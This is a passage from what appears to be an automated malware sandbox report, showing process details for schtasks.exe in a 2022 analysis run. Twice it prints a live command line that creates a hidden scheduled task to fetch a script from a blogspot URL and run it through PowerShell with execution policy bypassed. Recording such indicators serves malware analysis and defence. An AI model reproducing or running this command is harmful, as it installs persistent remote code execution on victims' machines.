Commandline:	C:\Windows\system32\schtasks.exe" /create /sc MINUTE /mo 350 /tn akohijijkuhdi /F /tr "powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "\"https://p26ynn.blogspot.com/atom.xml"\" -useB|iex;
Imagebase:	0x7ff73f650000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 6288 Parent PID: 1284

General

Start time:	12:21:30
Start date:	14/01/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\schtasks.exe" /create /sc MINUTE /mo 350 /tn akohijijkuhdi /F /tr "powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr "\"https://p26ynn.blogspot.com/atom.xml"\" -useB|iex;
Imagebase:	0x7ff73f650000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis